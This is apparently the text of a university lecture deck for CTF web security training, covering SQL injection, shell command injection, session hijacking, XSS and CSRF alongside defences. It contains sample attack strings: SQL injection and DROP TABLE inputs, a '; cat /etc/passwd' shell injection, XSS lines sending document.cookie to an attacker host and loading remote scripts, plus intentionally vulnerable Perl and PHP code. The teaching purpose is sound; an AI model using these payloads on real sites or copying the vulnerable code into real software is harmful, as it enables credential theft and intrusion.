
CTF Web Security Training

Engin Kirda

ek@ccs.neu.edu



Northeastern University

Web Security



Why It is Important

- Easiest way to compromise hosts, networks and users
- Widely deployed
- No Logs! (POST Request payload)
- Difficult to defend against or to detect
- Firewall? What firewall? I don't see any firewall...
- Encrypted transport layer does not help much



just
another
example

Web Application Example

- Objective: To write an application that accepts a username and password and prints (displays) them
 - First, we write HTML code and use forms

```
<html><body>  
<form action="/scripts/login.pl" method="post">  
Username: <input type="text" name="username"> <br>  
Password: <input type="password" name="password"> <br>  
<input type="submit" value="Login" name="login">  
</form>  
</body></html>
```

Web Application Example

- Second, here is the corresponding Perl script that prints the username and password passed to it:

```
#!/usr/local/bin/perl
uses CGI;
$query = new CGI;
$username = $query->param("username");
$password = $query->param("password");
...
print "<html><body> Username: $username <br>
Password: $password <br>
</body></html>";
```

A Common Root for Many Problems

- Web applications use input from HTTP requests (and occasionally files) to determine how to respond
 - Attackers can tamper with any part of an HTTP request, including the URL, query string, headers, cookies, form fields, and hidden fields, to try to bypass the site's security mechanisms
 - Common input tampering attempts include XSS, SQL Injection, hidden field manipulation, buffer overflows, cookie poisoning, hidden field manipulation, remote file inclusion...
- Some sites attempt to protect themselves by filtering known malicious input
 - Problem:
there are many different ways of encoding information

Unvalidated Input

- A surprising number of web applications use only client-side mechanisms to validate input
 - Client side validation mechanisms are easily bypassed, leaving the web application without any protection against malicious parameters
- How to determine if you are vulnerable?
 - Any part of an HTTP request that is used by a web application without being carefully validated is known as a “tainted” parameter
 - The simplest way: to have a detailed code review, searching for all the calls where information is extracted from an HTTP request

Unvalidated Input

- How to protect yourself?
 - The best way to prevent parameter tampering is to ensure that all parameters are validated before they are used.
 - A centralized component or library is likely to be the most effective, as the code performing the checking should be all in one place.
- Parameters should be validated against a “positive” specification that defines:
 - Data type (string, integer, real, etc...); Allowed character set; Minimum and maximum length; Whether null is allowed; Whether the parameter is required or not; Whether duplicates are allowed; Numeric range; Specific legal values (enumeration); Specific patterns (regular expressions)

Injection Attacks: Overview

- Many webapp invoke interpreters
 - SQL
 - Shell command
 - Sendmail
 - LDAP
 - ...
- Interpreters execute the commands specified by the parameters or input data
 - If the parameters are under control of the user and are not properly sanitized, the user can inject its own commands in the interpreter

Discovering “clues” in HTML code

- Developers are notorious for leaving statements like FIXME's, Code Broken, Hack, etc... inside the source code. Always review the source code for any comments denoting passwords, backdoors, or that something doesn't work right.
- Hidden fields (`<input type="hidden"...>`) are sometimes used to store temporary values in Web pages. These can be changed with ease (Hidden Field Tampering!)

SQL Injections

SQL injection is a particularly widespread and dangerous form of injection attack that consists in **injecting SQL commands into the database engine** through an existing application

Relational Databases

- A relational database contains one or more tables
 - Each table is identified by a name
 - Each table has a certain number of named columns
- Tables contain records (rows) with data
- For example, the following table (called "users") contains data distributed in three rows

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

SQL


- SQL (Structured Query Language) is a language to access databases
- SQL can:
 - Queries the content of a database
 - Retrieve data from a database
 - Insert/Delete/Update records in a database
- SQL is standard (ANSI and ISO) but most DBMS implement the language in a different way, providing their own proprietary extensions in addition to the standard



SQL


- To extract the last name of a user from the previous table:

```
mysql> SELECT LastName FROM users WHERE UserID = 1;
+-----+
| LastName |
+-----+
| Smith   |
+-----+
1 row in set (0.00 sec)
```



SQL Injections

- To exploit a SQL injection flaw, the attacker must find a parameter that the web application uses to construct a database query
- By carefully embedding malicious SQL commands into the content of the parameter, the attacker can trick the web application into forwarding a malicious query to the database
- The consequences are particularly damaging, as an attacker can obtain, corrupt, or destroy database contents



SQL Injections

- It is not a DB or web server problem
It is a flaw in the web application!
 - Many programmers are still not aware of this problem
 - Many of the tutorials and demo “templates” are vulnerable
 - Even worse, many of solutions posted on the Internet are not good enough

Simple SQL Injection Example

- Perl script that looks up *username* and *password*:

```
...  
$query = new CGI;  
$username = $query->param("username");  
$password = $query->param("password");  
...  
$sql_command = "select * from users where  
username='$username' and password='$password'"  
$sth = $dbh->prepare($sql_command)  
...  
"
```

No Validation!

Simple SQL Injection Example

- If the user enters a ' (single quote) as the password, the SQL statement in the script would become:
 - `select * from users where username=' ' and password = ''`
 - An SQL error message would be generated
- If the user enters (injects): `' or username='john` as the password, the SQL statement in the script would become:
 - `select * from users where username=' ' and password = '' or username= 'john'`
 - Hence, a *different* SQL statement has been injected than what was originally intended by the programmer!

Obtaining Information using Errors

- Errors returned from the application might help the attacker (e.g., ASP – default behavior)
 - Username: ' union select sum(id) from users--
Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft] [ODBC SQL Server Driver][SQL Server]Column 'users.id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
/process_login.asp, line 35
- Make sure that you do not display unnecessary debugging and error messages to users.
 - For debugging, it is always better to use log files (e.g., error log).

Not good!


Some SQL Attack Examples

- `select * ...; insert into user values("user","h4x0r");`
 - Attacker inserts a new user into the database
- The attacker could use “stored procedures” (e.g., in SQL Server)
 - `xp_cmdshell()`
 - “bulk insert” statement to read any file on the server
 - e-mail data to the attacker’s mail account
 - Play around with the registry settings
- `select * ... ; drop table SensitiveData;`
- Appending “;” character does not work for all databases. Might depend on the driver (e.g., MySQL)

Advanced SQL Injection

- Web applications will often escape the ' and " characters (e.g., PHP).
 - This will prevent most SQL injection attacks... but there might still be vulnerabilities
- In large applications, some database fields are not strings but numbers. Hence, ' or " characters not necessary (e.g., ... where id=1)
- Attacker might still inject strings into a database by using the "char" function (e.g., SQL Server):
 - insert into users values(666,char(0x63)+char(0x65)...)

Exploit of a Mom (xkcd)



SQL Injection Solutions



SQL Injection Solutions

- Let us use `pressRelease.jsp` as an example. Here our code:

```
String query = "SELECT title, description from pressReleases  
WHERE id= "+ request.getParameter("id");
```

```
Statement stat = dbConnection.createStatement();
```

```
ResultSet rs = stat.executeQuery(query);
```

- The first step to secure the code is to take the SQL statements out of the web application and into DB

```
CREATE PROCEDURE getPressRelease @id integer
```

```
AS
```

```
SELECT title, description FROM pressReleases WHERE
```

```
Id = @id
```


SQL Injection Solutions

- Now, in the application, instead of string-building SQL, call stored procedure:

```
CallableStatements cs = dbConnection.prepareCall("{call  
    getPressRelease(?)}");  
cs.setInt(1,Integer.parseInt(request.getParameter("id")));  
ResultSet rs = cs.executeQuery();
```


- In ASP.NET, there is a similar mechanism

Simple Parameter Injection Example

- Perl script that lists (embeds in HTML) the directory contents by calling the shell `ls` command:

```
...
$query = new CGI;
$directory = $query->param("directory");
#Call the ls command in the shell using back ticks
$directory_contents = `ls $directory`;
print "
<html><body>
$directory_contents
</body></html>";
```

Unvalidated input!



Simple Parameter Injection Example


- If the user enters a `;` `cat /etc/passwd` as the directory, she can gain access to the contents of the `passwd` file as well!
 - The shell command in the script becomes `ls ; cat /etc/passwd`
- How can such a simple attack be prevented?
 - Do not use shell commands directly in Web scripts
 - Filter out characters such as `| ; * > <` etc. that have a special meaning for the shell
 - Can you think of other special characters?

Demo

- Alright, so let us do an interactive session to demonstrate how serious the problem can be
- Scenario: There is a vulnerable application
- I need you to work with me!
- Objective of attacker: Gain remote access to server

URL Encoding

- Values in URLs can be URL-encoded
 - must be decoded properly
- Hex encoding (RFC compliant)
 - %XX, where XX is hexadecimal ASCII value of character
 - A = %41
- Double hex encoding (Microsoft IIS)
 - %25XX, where XX is hexadecimal ASCII value of character (%25 = %)
 - A = %25XX
- Double nibble hex encoding (Microsoft IIS)
 - each hexadecimal nibble is separately encoded
 - A = %25%34%31



HTML Filtering

- When HTML data **must** be accepted
 - use validation of HTML data
 - list of “safe” HTML tags
 - nesting must be balanced
 - check attributes (some may contain scripts)



- Validating links (URIs/URLs)

URI = `scheme://authority[path][?query][#fragment]`

authority = `[username[:password]@]host[:portnumber]`

- scheme should be restricted to `http / https`
- most other options should be immediately removed (user / passwd)

Session Attacks

- targeted at stealing the session ID
- Interception:
 - intercept request or response and extract session ID
- Prediction:
 - predict (or make a few good guesses about) the session ID
- Brute Force:
 - make many guesses about the session ID
- Fixation:
 - make the victim use a certain session ID
- the first three attacks can be grouped into “Session Hijacking” attacks



Session Attacks

- preventing Interception:
 - use SSL for each request/response that transports a session ID
 - not only for login!
- Prediction:
 - possible if session ID is not a random number...



Prediction Example

- Suppose you are ordering something online. You are registered as user *john*. In the URL, you notice:
 - www.somecompany.com/order?s=john05011978
 - What is *s*? It is probably the session ID...
 - In this case, it is possible to deduce how the session ID is made up...
- Session ID is made up of user name and (probably) the user's birthday
 - Hence, by knowing a user ID and a birthday (e.g., a friend of yours), you could hijack someone's session ID and order something

Cross-site scripting (XSS)

- Simple attack, but difficult to prevent and can cause much damage
- An attacker can use cross site scripting to send malicious script to an unsuspecting victim
 - The end user's browser has no way to know that the script should not be trusted, and will execute the script.
 - Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site.
- These scripts can even completely rewrite the content of an HTML page!

Cross-site scripting (XSS)

- XSS attacks can generally be categorized into two classes: **stored** and **reflected**
 - Stored attacks are those where the injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.
 - Reflected attacks are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request.

XSS Delivery Mechanisms

- Stored attacks require the victim to browse a Web site
 - Reading an entry in a forum is enough...
 - Examples of stored XSS attacks: Yahoo (last year), e-Bay (this year)
- Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web server
 - When a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable web server, which reflects the attack back to the user's browser. Example: Squirrelmail

Cross-site scripting (XSS)

- The likelihood that a site contains potential XSS vulnerabilities is very high
 - There are a wide variety of ways to trick web applications into relaying malicious scripts
 - Developers that attempt to filter out the malicious parts of these requests are very likely to overlook possible attacks or encodings
- How to protect yourself?
 - Ensure that your application performs validation of all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
- OWASP Filters project

Simple XSS Example


- Suppose a Web application (*text.pl*) accepts a parameter *msg* and displays its contents in a form:

```
$query = new CGI;
$directory = $query->param("msg");
print “
<html><body>
<form action="displaytext.pl" method="get">
$msg <br>
<input type="text" name="txt">
<input type="submit" value="OK">
</form></body></html>“;
```

Unvalidated input!

Simple XSS Example

- If the script *text.pl* is invoked, as
 - *text.pl?msg=HelloWorld*
- This is displayed in the browser:



Simple XSS Example

- There is an XSS vulnerability in the code. The input is *not being validated* so JavaScript code can be injected into the page!
- If we enter the URL `text.pl?msg=<script>alert("I Own you")</script>`
 - We can do “anything” we want. E.g., we display a message to the user... worse: we can steal sensitive information.
 - Using `document.cookie` identifier in JavaScript, we can steal cookies and send them to our server
- We can e-mail this URL to thousands of users and try to trick them into following this link (a reflected XSS attack)

Some XSS Attacker Tricks

- How does attacker “send” information to herself?
 - e.g., change the source of an image:
 - `document.images[0].src="www.attacker.com/"+
document.cookie;`
- Quotes are filtered: Attacker uses the unicode equivalents `\u0022` and `\u0027`
- “Form redirecting” to redirect the target of a form to steal the form values (e.g., passwd)
- Line break trick:
`<IMG SRC="javasc
ript:alert('test');">` `<-- line break trick \10 \13 as delimiters.`

Some XSS Attacker Tricks

- If ‘ and “ characters are filtered... (e.g., as in PHP):
 - `regexp = /SoftVulnSec is boring/;`
`alert(regexp.source);`
- Attackers are creative (application-level firewalls have a difficult job). Check this out (no “/” allowed):
 - `var n= new RegExp("http: myserver myfolder evilscript.js");`
`forslash=location.href.charAt(6);`
`space=n.source.charAt(5);`
`alert(n.source.split(space).join(forslash));`
`document.scripts[0].src = n.source.split(space).join(forslash)`


Some XSS Attacker Tricks

- How much script can you inject?
 - This is the web so the attacker can use URLs. That is, attacker could just provide a URL and download a script that is included (no limit!)
 - `img src='http://valid address/clear.gif' onload='document.scripts(0).src`
`="http://myserver/evilscript.js"'`

A Real-Life XSS Example

- ebay.de Press

`http://presse.ebay.de/news.exe?typ=SU&search=%68%74%74%70%3A%2F%2F%70%72%65%73%73%65%2E%65%62%61%79%2E%64%65%2F%26%71%75%6F%74%3B%3E...`



Let's look at an XSS demo...

Cross-Site Request Forgeries

- CSRF: A style of attack that lets attacker send arbitrary HTTP requests on behalf of a victim user
- The damage caused by this attack can be severe
 - The attack is not too easy to understand and avoid, and it is likely that many web applications are vulnerable
- Typical scenario: User has established level of privilege with the site
 - Attacker uses this privilege to do “bad” things



Where is the Trust?

- The site is the *target* of the attack.
- User is the *victim* and unknowing accomplice
- The request comes from the victim, hence, it is difficult to identify a CSRF attack
 - In fact, if you have not taken precautions, chances are very high that your application is vulnerable to CSRF
- Many applications concentrate on issues such as authentication, identification, and authorization
- CSRF is may be unknown by developers
 - So there is always “bread” in the business for security companies

CSRF Example

- Suppose there exists a simple PHP Web application that can be used for creating new users (after authentication). Here is the form:

```
<form action="create.php" method="POST">
<p>
Username: <input type="text" name="username">
Password: <input type="text" name="password">
<input type="submit" value="Create"/>
</p>
</form>
```


CSRF Example

- ... here is the simple PHP application that the form “contacts” hosted at <http://www.victim.com/create.php>

```
<?php
session_start();

If (isset($_REQUEST['username'] &&
isset($_REQUEST['password']))
{
create_new_user_dude($_REQUEST['username'],
$_REQUEST['password']);
}
?>
```

CSRF Example

- What is the problem with this application?
 - Suppose an attacker manages to trick the authenticated user to *visit* a web page of which she has control
 - Note that visiting is enough!!
 - The “owned” web page has an embedded link such as:

CSRF Example

- Once the user visits the page, the URL is fetched and a new user is created. Hence, the web application is compromised
- Why did this error happen? The application used **\$_REQUEST** instead of **\$_POST**
 - It could not distinguish between data sent in the URL and data provided in the form
 - **\$_REQUEST** and allowing GET increases your risk
- Summary of CSRF: Allows attacker to invoke actions on behalf of a user

Defending against CSRF

- There are a few steps you can take to mitigate the risk of CSRF attacks
 - Use POST rather than GET
 - One of the most important things you could do is to *force* the usage of your own forms.
 - Try to identify if the request is coming from your own form
- For example, you could generate a token as part of the form and validate this token upon reception
 - e.g., using unique IDs, MD5 hashes, etc.
 - You could limit the validity of the token time (e.g., 3 minutes)

That's it...

- We looked at some common web security issues
 - Good luck... and above all: Have fun at the CTF!

